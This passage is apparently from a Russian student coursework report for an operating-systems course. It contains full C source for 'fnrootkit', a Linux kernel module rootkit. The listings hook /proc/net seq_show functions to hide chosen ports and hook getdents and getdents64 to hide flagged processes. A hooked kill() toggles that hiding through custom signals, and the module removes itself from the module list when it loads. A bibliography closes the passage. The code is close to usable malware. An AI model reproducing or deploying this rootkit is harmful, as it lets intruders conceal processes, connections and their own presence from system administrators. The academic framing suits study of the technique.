#include <linux/proc_ns.h>

#define PF_INVISIBLE 0x01000000

struct task_struct *
find_task_struct(pid_t pid);
```

```
int
is_invisible_pid(pid_t pid);
int
is_invisible_task_struct(struct task_struct *task);

void
toggle_proc_invisability(struct task_struct *task);

#endif // OSCW_PROC_H_
```

Листинг 4.3 – Сокрытие процессов, файл реализации

```
#include "../inc/proc.h"

#include <linux/dirent.h>
#include <linux/fdtable.h>

#include "../inc/def.h"
#include "../inc/util.h"

struct task_struct *
find_task_struct(pid_t pid) {
    struct task_struct *task = current;

    for_each_process(task)
        if (task->pid == pid)
            return task;

    return NULL;
}

int
is_invisible_pid(pid_t pid) {
    if (!pid)
        return 0;
    return is_invisible_task_struct(find_task_struct(pid));
}

int
is_invisible_task_struct(struct task_struct *task) {
    if (task)
        return task->flags & PF_INVISIBLE;
```

```
    return 0;
}

void
toggle_proc_invisability(struct task_struct *task) {
    if (task)
        task->flags ^= PF_INVISIBLE;
}
```

Листинг 4.4 – Сокрытие сетевых сокетов, заголовочный файл

```
#ifndef OSCW_NET_H_
#define OSCW_NET_H_

#include <linux/in.h>
#include <linux/in6.h>

#define PROC_NET_ROW_LEN 150
#define PROC_NET6_ROW_LEN 178

struct hidden_port {
    unsigned int port;
    struct list_head list;
};

extern struct list_head hidden_port_list;

int is_port_hidden(unsigned int port);

void net_port_hide(unsigned int port);
void net_port_show(unsigned int port);

void toggle_port_invisability(unsigned int port);

#endif // OSCW_NET_H_
```

Листинг 4.5 – Сокрытие сетевых сокетов, файл реализации

```
#include "../inc/net.h"

void net_port_hide(unsigned int port) {
    struct hidden_port *hp;
```

```
    hp = kmalloc(sizeof(*hp), GFP_KERNEL);
    if (!hp)
        return;

    hp->port = port;
    list_add(&hp->list, &hidden_port_list);
}

void net_port_show(unsigned int port) {
    struct hidden_port *hp;

    list_for_each_entry (hp, &hidden_port_list, list) {
        if (hp->port == port) {
            list_del(&hp->list);
            kfree(hp);
            return;
        }
    }
}

int is_port_hidden(unsigned int port) {
    struct hidden_port *hp;

    list_for_each_entry (hp, &hidden_port_list, list)
        if (hp->port == port)
            return 1;

    return 0;
}

void toggle_port_invisability(unsigned int port) {
    if (is_port_hidden(port))
        net_port_show(port);
    else
        net_port_hide(port);
}
```

Листинг 4.6 – Загружаемый модуль ядра, заголовочный файл

```
#ifndef OSCW_FNROOTKIT_H_
#define OSCW_FNROOTKIT_H_

```

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Krikov␣Anton␣ICS7-73B");
MODULE_DESCRIPTION(
    "LKM␣for␣subject␣\"Operating␣systems\"␣coursework.␣"
    "Implementation␣of␣a␣rootkit"
);

#define MODULE_NAME "fnrootkit"

#endif // OSCW_FNROOTKIT_H_
```

Листинг 4.7 – Загружаемый модуль ядра, файл реализации

```
#include "../inc/fnrootkit.h"

#include <linux/syscalls.h>

#include "../inc/def.h"
#include "../inc/util.h"

#include "../3rd_party/khook/engine.c"

/*************************HIDE CONNECTIONS
   ******************************/
#include "../inc/net.h"

#include <net/inet_sock.h>
#include <linux/seq_file.h>

LIST_HEAD(hidden_port_list);

KHOOK_EXT(int, tcp4_seq_show, struct seq_file *, void *);
static int khook_tcp4_seq_show(struct seq_file *seq, void *v) {
    int ret;
    char port[12];
    struct hidden_port *hp;

    ret = KHOOK_ORIGIN(tcp4_seq_show, seq, v);
```

```
    list_for_each_entry (hp, &hidden_port_list, list) {
        sprintf(port, ":%04X", hp->port);

        if (strnstr(
                    seq->buf + seq->count - PROC_NET_ROW_LEN,
                    port,
                    PROC_NET_ROW_LEN
                )) {
            seq->count -= PROC_NET_ROW_LEN;
            break;
        }
    }

    return ret;
}

KHOOK_EXT(int, udp4_seq_show, struct seq_file *, void *);
static int khook_udp4_seq_show(struct seq_file *seq, void *v) {
    int ret;
    char port[12];
    struct hidden_port *hp;

    ret = KHOOK_ORIGIN(udp4_seq_show, seq, v);

    list_for_each_entry (hp, &hidden_port_list, list) {
        sprintf(port, ":%04X", hp->port);

        if (strnstr(
                    seq->buf + seq->count - PROC_NET_ROW_LEN,
                    port,
                    PROC_NET_ROW_LEN
                )) {
            seq->count -= PROC_NET_ROW_LEN;
            break;
        }
    }

    return ret;
}
```

```
KHOOK_EXT(int, tcp6_seq_show, struct seq_file *, void *);
static int khook_tcp6_seq_show(struct seq_file *seq, void *v) {
    int ret;
    char port[12];
    struct hidden_port *hp;

    ret = KHOOK_ORIGIN(tcp6_seq_show, seq, v);

    list_for_each_entry (hp, &hidden_port_list, list) {
        sprintf(port, ":%04X", hp->port);

        if (strnstr(
                    seq->buf + seq->count - PROC_NET6_ROW_LEN,
                    port,
                    PROC_NET6_ROW_LEN
                )) {
            seq->count -= PROC_NET6_ROW_LEN;
            break;
        }
    }

    return ret;
}

KHOOK_EXT(int, udp6_seq_show, struct seq_file *, void *);
static int khook_udp6_seq_show(struct seq_file *seq, void *v) {
    int ret;
    char port[12];
    struct hidden_port *hp;

    ret = KHOOK_ORIGIN(udp6_seq_show, seq, v);

    list_for_each_entry (hp, &hidden_port_list, list) {
        sprintf(port, ":%04X", hp->port);

        if (strnstr(
                    seq->buf + seq->count - PROC_NET6_ROW_LEN,
                    port,
                    PROC_NET6_ROW_LEN
                )) {
            seq->count -= PROC_NET6_ROW_LEN;
```

```
            break;
        }
    }

    return ret;
}

/*************************HIDE PROCESSES
   *******************************/
#include "../inc/proc.h"

#include <linux/fs.h>
#include <linux/dirent.h>
#include <linux/fdtable.h>

KHOOK_EXT(long, __x64_sys_getdents, const struct pt_regs *);
static long khook___x64_sys_getdents(const struct pt_regs *
   pt_regs) {
    int fd;
    long ret;
    long off = 0;

    struct inode *d_inode;
    struct linux_dirent *dirent, *kdirent, *dirent_var, *
       dirent_prev;

    fd = (int)pt_regs->di;
    dirent = (struct linux_dirent *)pt_regs->si;

    ret = KHOOK_ORIGIN(__x64_sys_getdents, pt_regs);
    if (ret <= 0)
        return ret;

    d_inode =
        current->files->fdt->fd[fd]->f_path.dentry->d_inode;
    if (d_inode->i_ino != PROC_ROOT_INO)
        return ret;

    kdirent = kzalloc(ret, GFP_KERNEL);
    if (!kdirent)
        return ret;
```

```
    if (copy_from_user(kdirent, dirent, ret)) {
        kfree(kdirent);
        return ret;
    }

    while (off < ret) {
        dirent_var = (void *)kdirent + off;

        if (is_invisible_pid(str_to_pid(dirent_var->d_name))) {
            if (!dirent_prev) { // <==> if (dirent_var == kdirent
               )
                memmove(
                    dirent_var, (void *)dirent_var + dirent_var->
                       d_reclen, ret
                );
                ret -= dirent_var->d_reclen;
            }
            else {
                dirent_prev->d_reclen += dirent_var->d_reclen;
                off += dirent_var->d_reclen;
            }
        }
        else {
            dirent_prev = dirent_var;
            off += dirent_var->d_reclen;
        }
    }

    copy_to_user(dirent, kdirent, ret);
    kfree(kdirent);

    return ret;
}

KHOOK_EXT(long, __x64_sys_getdents64, const struct pt_regs *);
static long khook___x64_sys_getdents64(const struct pt_regs *
   pt_regs) {
    int fd;
    long ret;
    long off = 0;
```

```
struct inode *d_inode;
struct linux_dirent64 *dirent, *kdirent, *dirent_var, *
   dirent_prev;

fd = (int)pt_regs->di;
dirent = (struct linux_dirent64 *)pt_regs->si;

ret = KHOOK_ORIGIN(__x64_sys_getdents64, pt_regs);
if (ret <= 0)
    return ret;

d_inode =
    current->files->fdt->fd[fd]->f_path.dentry->d_inode;
if (d_inode->i_ino != PROC_ROOT_INO)
    return ret;

kdirent = kzalloc(ret, GFP_KERNEL);
if (!kdirent)
    return ret;

if (copy_from_user(kdirent, dirent, ret)) {
    kfree(kdirent);
    return ret;
}

while (off < ret) {
    dirent_var = (void *)kdirent + off;

    if (is_invisible_pid(str_to_pid(dirent_var->d_name))) {
        if (!dirent_prev) { // <==> if (dirent_var == kdirent
           )
            memmove(
                dirent_var, (void *)dirent_var + dirent_var->
                   d_reclen, ret
            );
            ret -= dirent_var->d_reclen;
        }
        else {
            dirent_prev->d_reclen += dirent_var->d_reclen;
            off += dirent_var->d_reclen;
```

```
            }
        }
        else {
            dirent_prev = dirent_var;
            off += dirent_var->d_reclen;
        }
    }

    copy_to_user(dirent, kdirent, ret);
    kfree(kdirent);

    return ret;
}

void toggle_module_invisability(void);

KHOOK_EXT(long, __x64_sys_kill, const struct pt_regs *);
static long khook___x64_sys_kill(const struct pt_regs *pt_regs) {
    struct task_struct *task;
    pid_t pid = (pid_t) pt_regs->di;
    int sig = (int) pt_regs->si;

    switch (sig) {
    case SIGINVISPROC:
        if ((task = find_task_struct(pid)))
            toggle_proc_invisability(task);
        else
            return ESRCH;
        break;
    case SIGINVISPORT:
        toggle_port_invisability(pid);
        break;
    case SIGMODHIDE:
        toggle_module_invisability();
        break;
    default:
        KHOOK_ORIGIN(__x64_sys_kill, pt_regs);
    }

    return 0;
}
```

```
/*********************************LKM
   ************************************/
static struct list_head *module_prev;
static int is_module_hidden = 0;

void module_hide(void) {
    if (!is_module_hidden) {
        module_prev = THIS_MODULE->list.prev;
        list_del(&THIS_MODULE->list);

        is_module_hidden = 1;
    }
}

void module_show(void) {
    if (is_module_hidden) {
        list_add(&THIS_MODULE->list, module_prev);
        is_module_hidden = 0;
    }
}

void toggle_module_invisability() {
    if (is_module_hidden)
        module_show();
    else
        module_hide();
}

 int __init fnrootkit_init(void) {
    khook_init();
    module_hide();

    printk(KERN_INFO "fnrootkit: module have loaded.\n");

    return 0;
}

static void __exit fnrootkit_exit(void) {
    khook_cleanup();
```

```
    printk(KERN_INFO "fnrootkit: module have unloaded.\n");
}

module_init(fnrootkit_init);
module_exit(fnrootkit_exit);
```

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Linux Security Module Usage [Электронный ресурс]. — Режим доступа: https://www.kernel.org/doc/html/v4.16/admin-guide/LSM/index.html (дата обращения: 10.01.2023).
2. Колбэк-функция – Глоссарий – MDN Web Docs [Электронный ресурс]. — Режим доступа: https://developer.mozilla.org/ru/docs/Glossary/Callback_function (дата обращения: 10.01.2023).
3. Механизмы профилирования Linux – Habr [Электронный ресурс]. — Режим доступа: https://habr.com/ru/company/metrotek/blog/261003/ (дата обращения: 10.01.2023).
4. Kernel Probes (Kprobes) [Электронный ресурс]. — Режим доступа: https://www.kernel.org/doc/html/latest/trace/kprobes.html (дата обращения: 10.01.2023).
5. Khook Usage [Электронный ресурс]. — Режим доступа: https://www.linux.org.ru/news/opensource/14874011 (дата обращения: 10.01.2023).
6. include/linux/sched.h - Linux source code (v5.15.3) [Электронный ресурс]. — Режим доступа: https://elixir.bootlin.com/linux/latest/source/include/linux/sched.h (дата обращения: 10.01.2023).